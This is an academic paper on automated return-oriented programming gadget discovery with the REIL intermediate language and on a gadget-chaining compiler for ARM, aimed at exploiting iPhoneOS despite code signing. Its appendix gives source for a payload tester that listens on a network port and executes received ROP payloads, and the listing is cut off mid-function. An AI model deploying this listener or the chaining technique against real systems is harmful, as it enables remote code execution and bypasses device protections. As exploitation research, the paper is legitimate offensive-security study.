Everybody be cool, this is a roppery!

Vincenzo Iozzo
zynamics GmbH
<vincenzo.iozzo@zynamics.com>

Tim Kornau
zynamics GmbH
<tim.kornau@zynamics.com>

Ralf-Philipp Weinmann
University of Luxembourg
<ralf-philipp.weinmann@uni.lu>

Abstract

We present algorithms which allow an attacker to search for and compose gadgets regardless of the underlying architecture using the REIL meta language. Gadgets are code fragments which can be used to build unintended programs from existing code in memory. Our contribution is a framework of algorithms capable of locating a Turing-complete gadget set and a return-oriented compiler for the ARM architecture as a proof-of-concept implementation. This compiler accepts inputs in an assembly-like language, simplifying the otherwise tedious gadget selection process by hand. Therefore it enables the researcher to focus on the other parts of successful exploitation by minimizing the shellcode development time. Furthermore we will discuss the necessary steps for successful exploitation of iPhoneOS using the developed framework and the compiler.

1 Introduction

Return-oriented programming [10, 14, 1, 6, 2, 9, 13, 12, 3] is an offensive technique to achieve execution of code with arbitrary, attacker-defined behaviour without code injection. Enforcing least-privilege permissions on memory pages as done by PaX [16] – the original predecessor of what is called Data Execution Prevention (DEP) or NX on other operating systems – even more so in combination with mandatory, kernel-enforced integrity checks on code pages such as those used by iPhoneOS[1] have made this and similar techniques a necessity for the exploitation of memory corruptions. By chaining sequences of instructions in the executable memory of the attacked process, an attacker can leverage a memory corruption vulnerability into a practical exploit even in the presence of these protection mechanisms. Return-oriented programming is not a technique to bypass address randomization protection mechanisms like ASLR [15].

[1] a security measure called "code signing"

1.1 The REIL meta-language

The Reverse Engineering Intermediate Language (REIL) [5] is a platform-independent intermediate language which aims to simplify static code analysis algorithms such as the gadget finding algorithm for return oriented programming presented in this paper. It allows to abstract various specific assembly languages to facilitate cross-platform analysis of disassembled binary code.

REIL performs a simple one-to-many mapping of native CPU instructions to sequences of simple atomic instructions. Memory access is explicit. Every instruction has exactly one effect on the program state. This contrasts sharply to native assembly instruction sets where the exact behaviour of instructions is often influenced by CPU flags or other pre-conditions.

All instructions use a three-operand format. For instructions where some of the three operands are not used, place-holder operands of a special type called ε are used where necessary. Each of the 17 different REIL instruction has exactly one mnemonic that specifies the effects of an instruction on the program state.

1.1.1 The REIL VM

To define the runtime semantics of the REIL language it is necessary to define a virtual machine (REIL VM) that defines how REIL instructions behave when interacting with memory or registers.

The name of REIL registers follows the convention t-number, like t0, t1, t2. The actual size of these registers is specified upon use, and not defined a priori (In practice only register sizes between 1 byte and 16 bytes have been used). Registers of the original CPU can be used interchangeably with REIL registers.

The REIL VM uses a flat memory model without alignment constraints. The endianness of REIL memory accesses equals the endianness of memory accesses of the source platform.

1.1.2 REIL instructions

REIL instructions can loosely be grouped into five different categories according to the type of the instruction (See Table 1).

ARITHMETIC INSTRUCTIONS	OPERATION
ADD x_1, x_2, y	$y = x_1 + x_2$
SUB x_1, x_2, y	$y = x_1 - x_2$
MUL x_1, x_2, y	$y = x_1 \cdot x_2$
DIV x_1, x_2, y	$y = \left\lfloor \frac{x_1}{x_2} \right\rfloor$
MOD x_1, x_2, y	$y = x_1 \bmod x_2$
BSH x_1, x_2, y	$y = \begin{cases} x_1 \cdot 2^{x_2} & \text{if } x_2 \geq 0 \\ \left\lfloor \frac{x_1}{2^{-x_2}} \right\rfloor & \text{if } x_2 < 0 \end{cases}$
BITWISE INSTRUCTIONS	**OPERATION**
AND x_1, x_2, y	$y = x_1 \& x_2$
OR x_1, x_2, y	$y = x_1 \mid x_2$
XOR x_1, x_2, y	$y = x_1 \oplus x_2$
LOGICAL INSTRUCTIONS	**OPERATION**
BISZ x_1, ε, y	$y = \begin{cases} 1 & \text{if } x_1 = 0 \\ 0 & \text{if } x_1 \neq 0 \end{cases}$
JCC x_1, ε, y	transfer control flow to y iff $x_1 \neq 0$
DATA TRANSFER INSTRUCTIONS	**OPERATION**
LDM x_1, ε, y	$y = \text{mem}[x_1]$
STM x_1, ε, y	$\text{mem}[y] = x_1$
STR x_1, ε, y	$y = x_1$
OTHER INSTRUCTIONS	**OPERATION**
NOP $\varepsilon, \varepsilon, \varepsilon$	no operation
UNDEF $\varepsilon, \varepsilon, y$	undefined instruction
UNKN $\varepsilon, \varepsilon, \varepsilon$	unknown instruction

Figure 1: List of REIL instructions

Arithmetic and bitwise instructions take two input operands and one output operand. Input operands either are integer literals or registers; the output operand is a register. None of the operands have any size restrictions. However, arithmetic and bitwise operations can impose a minimum output operand size or a maximum output operand size relative to the sizes of the input operands.

Note that certain native instructions such as FPU instructions and multimedia instruction set extensions cannot be translated to REIL code yet. Another limitation is that some instructions which are close to the underlying hardware such as privileged instructions can not be translated to REIL; similarly exceptions are not handled. All of these cases require an explicit and accurate modelling of the respective hardware features.

1.2 iPhone peculiarities

Since the first release of iPhoneOS[2] a number of countermeasures were introduced in order to reduce the possible attack surface and the reliability of exploits. The two most significant techniques to prevent attacks on iPhoneOS are code signing and application sandboxing. On the other hand, ASLR has not yet appeared on this platform to date. Code signing is a security measure aimed at allowing only signed code to be executed on the phone. This is achieved by introducing an extra segment in the binary which contains a signature that it is used at runtime by the kernel to verify the authenticity of the binary and more importantly which pages in the process address space are to be marked as Executable. The rules that code signing enforces are mainly two:

1. Pages marked with WRITE permissions can't have EXECUTABLE permissions
2. It is not possible to allocate executable pages on the heap

Unlike many desktop operating systems it is not possible to disable code signing on iPhoneOS from unprivileged processes in user-space. In fact the policy is enforced in the kernel using mandatory access control (MAC) policies. The implementation of this security measure is contained in the AMFI[3] kernel extension and thus not modifiable at user space by non-root processes.

The second notable security countermeasure used on iPhoneOS is application sandboxing. This works by enforcing a MAC policy – implemented in the sandbox kernel extension[4] – to access files and network resources. Depending on the process the enforced sandbox profile varies significantly. Some processes running as root have no sandbox policy enforced at all which makes them a perfect target if the attacker is able to create a two-stage attack. Standard applications with network interaction like the browser and the email client have a tightened policy enforced. Applications from the AppStore are the ones with the strictest sandbox profile which makes them an undesirable target for an attacker.

In order for an exploit to be effective an attacker must overcome the limitations imposed by code signing and application sandboxing. To date the only available technique to defeat code signing is the usage of return-oriented programming payloads. Nonetheless the level of access to the system is still depending on the sandbox policy of the targeted process.

Another important consideration to be made regarding the design of exploits on iPhoneOS is the complexity of reliably testing the payload. On non-jailbroken iPhoneOS devices it is not possible to debug third-party applications; therefore the only information available on the target process are crash logs collected by iTunes.

[2] which has been renamed to iOS

[3] AMFI(Apple Mobile File Integrity)

[4] formerly called seatbelt

A simple, yet effective, technique to test the correctness of return-oriented programming payloads is to create test programs linked against the frameworks used by the target process. These can then be debugged using the XCode iPhone debugger. It has to be noticed that as mentioned before the sandbox profile of testing applications are stricter than the ones of certain high-likely targets and it is not possible to change the profile in order to closely resemble the one of the target. Therefore only the programmatic correctness of the return-oriented programming gadgets can be checked with this technique, and not the effectiveness of the payload itself against the original target.

1.3 Problem approach

Our goal is to build a program which consists of existing code chunks from other programs. We call a program that is built from the parts of another program a return-oriented program [5]. To build a return oriented program, atomic parts that form the instructions in this program have to be identified first. Parts of the original code that can be combined to form a return-oriented program are called "gadgets".

In order to be combinable, gadgets must end in an instruction that allows the attacker to dictate which gadgets shall be executed next. This means that gadgets must end in instructions that set the program counter to a value that is obtained from either memory or a register. We call such instructions "free branch" instructions.

A "free branch" instruction must satisfy the following properties:

- The instruction has to change the control flow (e.g. set the program counter)
- The target of the control flow must be computed from a register or memory location.

In order to achieve Turing-completeness, only a small number of gadgets are required. Furthermore, most gadgets in a given address space are difficult to use due to complexity and side effects. The presented algorithms identify a subset of gadgets in the larger set of all gadgets that are both sufficient for Turing-completeness and also convenient to program in.

We build the set of all gadgets by identifying all "free branch" instructions and performing bounded code analysis on all paths leading to these instructions. In order to search for useful gadgets in the set of all gadgets, we represent the gadgets in tree form. On this tree form, we perform several normalizations. Finally, we search for pre-determined instruction "templates" within these trees to identify the subset of gadgets that we are interested in.

The templates are specified manually. For every operation only one gadget is needed. For a set of gadgets which perform the same operation only the simplest gadget is selected.

[5] Independent of whether an actual return instruction is part of the program or not

Structure of paper The paper is organized as follows: Section 2 gives a description of the algorithm used for finding gadgets. Section 3 looks at suitable gadget sets and elaborates on the complexity of gadgets and their side effects. Section 4 describes the design and implementation of a compiler which can automatically chain a set of located gadgets to produce valid return-oriented programming shellcode from an custom low-level language. Section 5 concludes.

2 Algorithms for finding Gadgets

2.1 Stage I

Locating Free Branch Instructions In order to identify all gadgets, we first identify all free branch instructions in the targeted binary. This is currently done by explicitly listing them.

Goal for Stage I The goal of the data collection phase is to provide us with:

- possible paths that are usable for gadgets and end in a free-branch instruction
- a REIL representation of the instructions on the possible paths.

Path Finding From each free branch instruction, we collect all regular control-flow-paths of a pre-configured maximum length within the function that the branch is located in.

We only take paths into account which are shorter than a user defined threshold. A threshold is necessary because otherwise it will get infeasible to analyse all effects of encountered instructions.

A path has no minimum length and we are storing a path each time we encounter a new instruction. Along with the information about the traversed instructions we also store the traversed basic blocks to differentiate paths properly. The path search is therefore, a utilization of [Depth-limited search (DLS)] [17] .

Instruction Representation We now have all possible paths which are terminated by our selected free-branch instructions and are shorter than the defined threshold. To construct the gadgets we must determine what kind of operation the instructions on the possible paths perform.

We represent the operation that the code path performs in form of a binary expression tree. We can construct this binary expression tree from the path in a platform-independent manner by using the REIL-representation of the code on this path.

An expression tree (Figure 2) is a simple structure which is used to represent complex functions as a binary tree. In case of an expression tree leaf node, nodes are always operands and non-leaf nodes are always operators.



Figure 2: Expression tree example

Using a binary tree structure we can compare trees and sub-trees. Multiple instructions can be combined, because operands are always leaf nodes and therefore, an already existing tree for an instruction can be updated with new information about source operands by simply replacing a leaf node with an associated source operands tree.

When the algorithm is finished we have a REIL expression tree representation for each instruction which we have encountered on any possible path leading to the free-branch instruction. As some instructions will alter more than one register one tree represents the effects on only one register and a single instruction therefore, might have more than one tree associated with it.

Special Cases The algorithm we have presented works for almost all cases but still needs to handle some special cases which include memory writes to dynamic register values and system state dependent execution of instructions.

For memory reads even if multiple memory addresses are read we do not need any special treatment. This is because the address of a memory read is either a constant or a register. Both have a defined state at the time the instruction is executed and can therefore, safely be used as source.

Memory writes are different because they can use a register or a register plus offset as target for storing memory (Line 1 Figure 3). This register holding the memory address can be reused by later instructions (Line 2 Figure 3). Therefore, it can not safely be used as target because information about it could get lost.

```
0x00000001 stm 12345678, ,R0
0x00000002 add 1, 2, R0
```

Figure 3: Reusing registers example

We deal with this problem by assigning a new unique value every time a memory store takes place as key to the tree. Therefore, we do not lose the information that the memory write took place. Also we still need the information about where memory gets written. We do this by storing the target REIL expression tree representation in our expression tree. This prevents sequential instructions from overwriting the contents of the register. Even though there are more ways to achieve the same uniqueness for memory writes (like SSA) [4] the implemented behaviour solves the problem without the additional overhead of other solutions.

Some architectures include instructions which depend on the current system state. System state is in this case for example a flag condition for platforms where flags exist. For these instructions we need to make sure that the instructions expression tree can hold the information about the operation for all possible cases.

What we are looking for is a way to only have a single expression tree for a conditional instruction. To be able to fulfil this requirement we must have all possible outcomes of the instruction in our expression tree. This is possible by using the properties of multiplication to only allow one of the possible outcomes to be valid at any time and combining all possible outcomes by addition.

$$result = path_{true} * condition + path_{false} * !condition$$

Figure 4: Cancelling mechanism

This works because flag conditions are always one or zero therefore, the multiplication can either be zero or the result of the instructions operation in the case of the specific flag setting. Using this cancelling mechanism (Figure 4) we avoid storing multiple trees for conditional instructions.

2.2 Stage II

Goal for Stage II Our overall goal is to be able to automatically search for gadgets. The information which we have extracted in the first stage does not yet enable an algorithm to perform this search. This is due to the missing connection between the extracted paths and the effects of the instructions on the path. In this stage of our algorithms we will merge the informations extracted in stage I and enable stage III to locate gadgets. The merge process combines the effects of single native instructions along all possible paths

Merging Paths and Expression Trees On assembly level almost any function can be described as a graph of connected basic blocks which hold instructions. We extracted the effects of these native instructions into expression trees in stage I using REIL as representation. Also, we extracted path information about all possible paths through the graph in reverse execution order using depth limited search in stage I. Each path information is one possible control flow through the available disassembly of a function ending in a “free branch” instruction and limited by the defined threshold.

But when we are executing instruction sequences they are executed in execution order following the control flow of the current function. This control flow through a function is determined by the branches which connect the basic blocks.

As we have extracted path information in reverse execution order, we potentially have conditional branches in our execution path. Therefore, to be able to use the path we need to determine the condition which needs to be met for the path to be executable.

Given that all potential conditions can be extracted we need to take the encountered instructions on the path and merge their respective effects on registers and memory, such that we can make a sound statement about the effects of the executed instruction sequence.

Once path information and instruction effects are merged the expression tree in a single expression tree potentially contains redundant information. This redundant information is the result of the REIL translation and the merging process. We do not need this redundant information and therefore, need to remove it before starting with stage III.

General Strategy We have now specified all aspects which need to be solved during the second stage algorithms. The first two described aspects are performed by analysing one single path. For each encountered instruction on the path the conditional branch detection and the merging process will be performed. After we have reached the free branch instruction and we have a sound statement about all effects, the redundant information will be removed.

Determining Jump Conditions To determine if we have encountered a conditional branch and need to extract its condition we use a series of steps which allow us to include the information about the condition to be met in the final result of the merging process.

For each instruction which is encountered while we traverse the path in execution order, the expression trees for this instruction are searched for the existence of a conditional branch. If we find a conditional branch in the expression trees we determine if the next address in the path is equal to the branch target address. If the address is equal to the branch target we generate the condition ”branch taken” if not the condition ”branch not taken” is generated. As we want to be able to know which exact condition must be true or false we save the expression tree along with the condition. If we do not find a conditional branch no further action is taken.

Merging Instruction Sequence Effects As we want to make a sound statement about all effects which a sequence of instructions has on registers and memory, we need to merge the effects of single instructions on one path.

To perform the merge we start with the first instruction on an extracted path. We save the expression trees for the first instruction, which represent the effects on registers or memory. This saved state is called the current effect state. Then, following the execution path, we iterate through the instructions. For each instruction we analyse the expression trees leaf nodes and locate all native register references. If a native register is a leaf node in an expression tree we check if we already have a saved expression tree for this register present from the previous instructions. If we have, the register leaf node is substituted with the already saved expression tree. Once all current instruction expression trees have been analysed they are saved as the new current effect state by storing all current instructions expression trees in the old effect state. If there are new register or memory write expression trees these are just stored along with the already stored expression trees. But if we have a register write to a register where an expression tree has already been stored the stored tree is overwritten. When the free branch instruction has been reached and its expression trees have been merged the effect of all instructions on the current path is saved along with the path starting point. The following list summarizes the results of the stage II algorithms.

- All effects on all written native registers are present in expression tree form
- Native registers which are present as leaf nodes are in original state prior to execution of the instruction sequence
- All effects on written memory locations are present in expression tree form
- All conditions which need to be met for path execution are present in expression tree form
- Only effects which influence native registers are present in the saved expression trees

Simplifying Expression Trees As we now have all effects which influence registers, memory and all conditions which need to be met stored in expression trees the last step is to remove the redundant information from the saved expression trees. Partly this redundancy is due to the fact that REIL registers in contrast to native registers do not have a size limitation. To simulate the size limitation of native registers REIL instructions mask the values written to registers to the original size of the native register. These mask instructions and their operands are redundant and can be removed. Also, redundancy is introduced by REIL translation of instructions where the effect on a register or memory location can only be represented correctly through a series of simple mathematical operations which can be reduced to a more compact representation.

SIMPLIFICATION OPERATION	DESCRIPTION
remove truncation	remove truncation operands
remove neutral elements	$\forall \odot \in \{+, \ominus, \ll, \gg, \otimes, \mid\} \rightarrow \lambda \odot 0 \Rightarrow \lambda$ $\forall \odot \in \{\times, \&\} \rightarrow \lambda \odot 0 \Rightarrow 0$ $\forall \odot \in \{\oplus, \mid, +\} \rightarrow 0 \odot \lambda \Rightarrow \lambda$ $\forall \odot \in \{\&, \times. \ll, \gg, \div\} \rightarrow 0 \odot \lambda \Rightarrow 0$
merge bisz merge add, sub	eliminate two consecutive bisz instructions merge consecutive adds, subs and their operands
calculate arithmetic	given both arguments for an arithmetic mnemonic are integers calculate the result and store the result instead of the original mnemonic and operands

Figure 5: List of simplifications

The simplification is performed by applying the list of simplifications (Table 5) to each expression tree present in the current effect state of a completely merged path. In the simplification method the tree is tested in regard to the applicability of the current simplification. If the simplification is applicable, it is performed and the tree is marked as changed. As long as one of the simplification methods can still simplify the tree as indicated by the changed mark the process loops. After the simplification algorithm terminates, all expressions have been simplified according to the simplification rules. We call this state the final effect state. This state is than saved along with the starting address of the path.

2.3 Stage III

Goal for stage III In the last two stages the effects of a series of instructions along a path have been gathered and stored. This information is the basis for the actual gadget search which is the third stage. Our goal is to locate specific functionality within the set of all possible gadgets that were collected in the first two stages. A set of multiple algorithms is used to pinpoint each specific functionality.

We start by describing the core function for gadget search. We then focus on the actual locator functions. Finally we present a complexity estimation algorithm which helps us with the decision which gadget to use for one specific gadget type.

Gadget Search Core Function Our overall goal is to locate gadgets which perform a specific operation. All of our potential gadgets are organized as a set of expression trees describing the effects of the instruction sequence. Therefore we need an algorithm which compares the expression trees of the gadget to expression trees which reflect a specific operation.

To locate specific gadgets in the set of all gadgets we use a central function which consecutively calls all gadget locator functions for a single potential gadget. This function then parses the result of the locator functions to check if all the conditions for a specific gadget type have been met. If all conditions for one gadget type have been met the potential gadget is included in the list of this specific gadget type. For each potential gadget it is possible to be included into more than one specific gadget list if it fulfils the conditions of more than one gadget type.

Specific Gadget Locator Functions To locate a specific gadget type our core gadget algorithm uses specific matching functions for each desired type of gadget. These locator functions have the desired behaviour encoded into an expression tree.

The locator function parses all register, memory location, condition and flag expression trees present in the current potential gadget. For each of the expression trees it checks if it meets the initial condition present in the locator. If one of the expression trees meets the initial condition then we compare the complete matching expression tree to the expression tree which has met the condition. If the expression tree matches the information about the matched gadget is passed back to our core algorithm for inclusion into the list of this gadget

type. If no match is found nothing is returned to the core algorithm.

Our defined gadget locators are not making perfect matches which means that they are not strictly coupled to one specific instruction sequence. They rather try to reason about the effect a series of instructions has. This behaviour is desired because using a rather loose matching we are able to locate more gadgets which provide us with equal operations. One example for such a loose match is that our gadget locators accept a memory write to be not only addressed by a register but also a combination of registers and integer offsets.

Gadget Complexity Calculation It the last algorithm we have collected all the gadgets which perform the desired operations we have predefined. The number of gadgets in a binary is about ten to twenty times higher than the number of functions. But not all the gadgets are usable in a practical manner because they exhibit unintended side effects (See Section 3.1). These side effects must be minimized in such a way that we can easily use the gadgets. For this reason we developed different metrics which analyse all gadgets to only select the subset of gadgets which have minimal side effects.

For each gadget the complexity calculation performs two very basic analysis steps. In the first step we determine how many registers and memory locations are influenced by the gadget. This is easy because it is equivalent to the number of expression trees which are stored in the gadget. In the second step we count the number of nodes of all expression trees present in the gadget. While the first step gives us a good idea about the gadgets complexity the second step remedies the problem of very complex expressions for certain register or memory locations which might lead to complications if we want to combine two gadgets.

3 Properties of Gadgets

3.1 Turing-completeness

Minimal Turing-complete Gadget Set As we want to be able to perform arbitrary computation with our gadgets we need the gadget set to be Turing-complete. The simplest possible instruction set which is proven to be Turing-complete is a one instruction set (OISC) [11] computer. The instruction used performs the following operations:

Subtract A **from** B**, giving** C**; if** $C < 0$**, jump to** D

Given that this exact instruction is not present in most if not all architectures we need a more sophisticated gadget set which allows us to perform arbitrary operations. If we split the OSIC instruction into its atomic parts we receive the three instructions:

- Subtract
- Compare less than zero
- Jump conditional

These three instructions are common in all architectures and can therefore, be treated as one of the possible minimal gadget sets we can search for.

Practical Turing-complete Gadget Set Given the minimal Turing-complete gadget set we can theoretically now perform all possible computations possible on any other machine which is Turing-complete. But we are far from a real-world practical gadget set to perform realistic attacks. This is because we have a set of constraints which need to be met in our gadget set to be practical.

- We assume very limited memory
- We want to be able to perform most arithmetic directly
- We want to be able to read/write memory
- We want to alter control flow fine grained
- We need to be able to access I/O

Therefore, our practical gadget set contains significantly more gadgets than needed for it to be Turing-complete. We divide the gadgets we try to locate into categories:

- Arithmetic and logical (add, sub, mul, div, and, or, xor, not, rsh, lsh)
- Data movement (load/store from memory, move between registers)
- Control (conditional/unconditional branch, function call, leaf function call)
- System control (access I/O)

Gadget chaining Given the gadgets defined in the above categories, we need a way to combine them to form our desired program. We are searching for gadgets starting with free-branch instructions. A free-branch instruction is defined to alter the control flow depending on our input. As all gadgets which we locate in the given binary end in a free-branch instruction, they can all be combined to form the desired program.

Side Effects of Gadgets All gadgets located by our algorithms potentially influence registers or memory locations which are not part of the desired gadget type operation. These effects are the side effects of a gadget. As we introduce metrics to determine the complexity of gadgets these side effects can be reduced. But in the case of a very limited number of gadgets for a specific gadget type side effects can be inevitable. Therefore, we need to analyse which side effects can be present. One possible side effect is that we write arbitrary information into a register. This case can be solved by marking the register as tainted such that the value in the register must first be reinitialized if it is needed in any subsequent gadget. This construction also holds for the manipulation of flags. The second possible type of side effect occurs when writing to a memory location that is addressed other by a non-constant (e.g. register). In this case we have to make sure that prior to gadget execution the address where the memory write will take place is valid in the context of the program and does not interfere with gadgets we want to execute subsequent to the current gadget. This is not always possible and therefore, we try to avoid gadgets with memory side effects.

3.2 Metrics and Minimizing Side Effects

As we have pointed out side effects are one of the major problems when using instruction sequences which were not intended to be used like this. We have worked out metrics which help us categorize all usable gadgets to minimize side effects.

- stack usage of the gadget in bytes
- usage of written registers
- memory use of the gadget
- number of nodes in the expression trees of a gadget
- use of conditions in the gadget execution path

In most attacks the size which can be used for an attack is limited. Therefore the stack usage of the attack must be small for the approach to be feasible. The usage of registers should be small to avoid overwriting potentially important information. The memory usage of the gadgets should be small to lower the potential access to non accessible memory. The number of nodes in the expression trees provide an indicator for the complexity of the operations of the gadget. Therefore if we have only very few nodes the complexity is also very low. The use of conditions in the gadget can have the implication that we need to make sure that certain conditions must be set in advance. This leads to more gadgets in the program and therefore, to more space which we need for the attack.

Using the defined metrics minimizes complex gadgets and side effects and therefore, leads to an usable gadget set.

4 Chaining gadgets with side-effects

To automatically chain gadgets into useful programs, we have written a basic compiler called “The Wolf”. As input, this compiler takes programs written in a low-level form somewhat close to the assembly language of the target CPU; namely registers must be explicitly allocated and the only construct to implement a loop is a conditional goto instruction. For now, the only target CPU that Wolf was tested with is ARM. In case a given statement cannot be compiled, the compiler emits an error message. A description of the Wolf language in EBNF can be found in the appendix.

Access statements define which registers can be clobbered and which memory regions may be read and overwritten by the side-effects of gadgets. The `protect` statement is used to tell the compiler which registers may *not be clobbered* by side-effects; all other registers are fair game. The `allowcorrupt` statement allows to specify memory regions that may be overwritten by side-effects; similarly `allowread` is used to tell the compiler which memory regions can be read without causing exceptions.

Control flow can be changed using the `call` gadget to call a native code function. To change the control-flow within the ROP code, the `gotoifnz` statement can be used which changes the control flow to a previously defined label within the code, depending on whether its first argument is non-zero or not. To do this, gadgets that modify the stack pointer are used. For the `call` gadget the compiler takes care to set the link register appropriately[6].

Assignments. The most important but also the most challenging part to implement was the multi-assignment. The purpose of this construction is to give the compiler freedom in how a requested register allocation or memory transfer is achieved by chaining gadgets contained in the gadget catalog. To compile an assignment into ROP code, a breadth-first search on the gadget catalog is performed that finds gadgets that

[6] this is architecture specific.

modify the target values on the left-hand side of the assignment. For a selection of gadgets we then need to check whether any of their side-effects are unwanted. This is implemented by using an external SMT (Satisfiability Modulo Theories) solver, in our case STP [8, 7] that checks whether the constraints defined by the access statements can be fulfilled. If we cannot find a gadget that directly performs the computation and the assignment for a given component of the tuple, we search for gadgets that can at least assign another register or memory location for the given component. We then replace the component of the LHS with that register or memory location, record the side effects of the gadget used and begin the search again. Note that assignments and multi-assignments may contain significant amounts of computation; these cases will most likely require the compiler to chain multiple gadgets per component and may take significant amounts of time to compile.

Implementation details The Wolf is implemented as a Python package that needs to be imported. In order to resolve forward references in the code, they have to be declared explicitly using the `forwardref` statement.

A program is compiled by simply prefacing a Python script containing the program to be compiled with `import * from wolf.platform` and running the Python interpreter on this script. The `wolf.platform` class is an architecture and platform-specific subclass of the `wolf` class.

5 Conclusions

We have presented algorithms to automate an architecture-independent approach for finding gadgets for return-oriented programming and related offensive techniques. By introducing the *free-branch* paradigm we are able to reason about gadgets in a more general form than previously proposed; this especially is helpful when using an intermediate language. Furthermore we have shown how a compiler can be built for chaining gadgets even if these gadgets have strong side-effects. Previous compilers (for ROP on x86) used very simple gadgets that were without side-effects.

With the proliferation of hardware-enforced data execution prevention on newer embedded devices we expect our tools and techniques to be of significant value for offensive security research.

References

[1] Erik Buchanan, Ryan Roemer, Hovav Shacham, and Stefan Savage. When good instructions go bad: generalizing return-oriented programming to RISC. In Peng Ning, Paul F. Syverson, and Somesh Jha, editors, *ACM CCS 2008*, pages 27–38. ACM, 2008.

[2] Stephen Checkoway, John A. Halderman, Ariel J. Feldman, Edward W. Felten, B. Kantor, and H. Shacham. Can DREs provide long-lasting security? The case of return-oriented programming and the AVC Advantage. *Proceedings of EVT/WOTE 2009*, 2009.

[3] Stephen Checkoway and Hovav Shacham. Escape from return-oriented programming: Return-oriented programming without returns (on the x86), 2010. In Submission.

[4] Ron Cytron, Jeanne Ferrante, Barry K. Rosen, Mark N. Wegman, and F. Kenneth Zadeck. Efficiently computing static single assignment form and the control dependence graph. *ACM Transactions on Programming Languages and Systems*, 13(4):451–490, 1991.

[5] Thomas Dullien and Sebastian Porst. REIL: A platform-independent intermediate representation of disassembled code for static code analysis. `http://www.zynamics.com/downloads/csw09.pdf`, March 2009.

[6] Aurélien Francillon and Claude Castelluccia. Code injection attacks on harvard-architecture devices. In *CCS '08: Proceedings of the 15th ACM conference on Computer and communications security*, pages 15–26, New York, NY, USA, 2008. ACM.

[7] Vijay Ganesh. STP constraint solver. `http://sites.google.com/site/stpfastprover/`.

[8] Vijay Ganesh and David L. Dill. A decision procedure for bit-vectors and arrays. In Werner Damm and Holger Hermanns, editors, *CAV 2007*, volume 4590 of *Lecture Notes in Computer Science*, pages 519–531. Springer, 2007.

[9] Tim Kornau. Return oriented programming for the ARM architecture. `http://www.zynamics.com/static_html/downloads/kornau-tim--diplomarbeit--rop.pdf`, 2009.

[10] Sebastian Krahmer. x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique. `http://www.suse.de/~krahmer/no-nx.pdf`, September 2005.

[11] Farhad Mavaddat and Behrooz Parhami. URISC: The ultimate reduced instruction set computer. Research Report 36, University of Waterloo, June 1987. Research Report CS-87-36.

[12] Ryan Roemer. *Finding the bad in good code: Automated return-oriented programming exploit discovery*. M.s. thesis, University of California, San Diego, 2009.

[13] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *Manuscript*, 2009.

[14] Hovav Shacham. The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In Peng Ning, Sabrina De Capitani di Vimercati, and Paul F. Syverson, editors, *ACM CCS 2007*, pages 552–561. ACM, 2007.

[15] The PaX team. Documentation for the PaX project: Adress Space Layout Randomization design & implementation. `http://pax.grsecurity.net/docs/aslr.txt`, April 2003.

[16] The PaX team. Documentation for the PaX project: Non-executable pages design & implementation. `http://pax.grsecurity.net/docs/noexec.txt`, May 2003.

[17] Wikipedia. Depth-limited search — Wikipedia, the free encyclopedia, 2010.

A iPhone exploit payload tester source

The following code (Listing 1) can be used to test return-oriented programming shellcode on an iPhone. For each shellcode which one wants to test some of the code must be changed. This change is necessary to gain access to the desired functions and because the length of the chained gadgets and the gadgets itself might vary.

```
#import <UIKit/UIKit.h>
#import <AudioToolbox/AudioServices.h>

#include <stdio.h>
#include <stdlib.h>
#include <strings.h>
#include <err.h>
#include <pthread.h>
#include <sys/socket.h>
#include <sys/syscall.h>
#include <sys/unistd.h>
#include <netinet/in.h>
#include <mach/mach.h>

unsigned long stack_pointer = 0, eip = 0;

void restoreStack()
{
    __asm__ __volatile__(
  "mov sp, %0\t\n"
  "mov pc, %1"
  :
  :"r"(stack_pointer), "r"(eip + 0x14)
  );
    // WARNING: if any code is added to read_and_exec
    // the 'eip + 0x14' has to be recalculated
}

int read_and_exec(int s)
{
  int n, length;
  unsigned int restoreStackAddr = &restoreStack;

  fprintf(stderr, "Reading length... ");
  if ((n = recv(s, &length, sizeof(length), 0)) != sizeof(length
       ))
  {
    if (n < 0)
    {
      perror("recv");
    }
    else
    {
      fprintf(stderr, "recv: short read\n");
      return -1;
    }
  }
  fprintf(stderr, "%d\n", length);
  void *payload = malloc(length +1);
  if(payload == NULL)
  {
    perror("Unable to allocate the buffer\n");
  }
  fprintf(stderr, "Sending address of restoreStack function\n");

  if(send(s, &restoreStackAddr, sizeof(unsigned int), 0) == -1)
  {
    perror("Unable to send the restoreStack function address");
  }

  fprintf(stderr, "Reading payload... ");
  if ((n = recv(s, payload, length, 0)) != length)
  {
    if (n < 0)
    {
      perror("recv");
    }
```

```
    else
    {
      fprintf(stderr, "recv: short read\n");
      return -1;
    }
  }

  __asm__ __volatile__ (
    "mov %1, pc\n\t"
    "mov %0, sp\n\t"
    :"=r"(stack_pointer), "=r"(eip)
    );
  __asm__ __volatile__ (
    "mov sp, %0\n\t"
    "pop {r0, r1, r2, r3, r4, r5, r6, pc}"
    :
    :"r"(payload)
    );

  //the payload jumps back here
  stack_pointer = eip = 0;
  free(payload);

  return 0;
}

void startServer()
{
  int c, s, val;
  socklen_t salen;
  struct sockaddr_in saddr, client_saddr;
  short port = 1234;

  if ((s = socket(AF_INET, SOCK_STREAM, IPPROTO_IP)) < 0)
  {
    perror("socket");
    return;
  }

  val = 1;
  if (setsockopt(s, SOL_SOCKET, SO_REUSEADDR, &val, sizeof(val))
       < 0)
  {
    perror("setsockopt");
    return;
  }

  bzero(&saddr, sizeof(saddr));
  saddr.sin_family = AF_INET;
  saddr.sin_port = htons(port);
  saddr.sin_addr.s_addr = INADDR_ANY;

  if (bind(s, (struct sockaddr*)&saddr, sizeof(saddr)) < 0)
  {
    perror("bind");
    return;
  }

  if (listen(s, 5) < 0)
  {
    perror("listen");
    return;
  }

  while(1)
  {
    if ((c = accept(s, (struct sockaddr*)&client_saddr, &salen))
         < 0)
    {
      perror("accept");
      return;
    }
    read_and_exec(c);
  }
}

int main(int argc, char *argv[])
{
  NSAutoreleasePool * pool = [[NSAutoreleasePool alloc] init];
  //the "sound system" has to be initialized before using it in
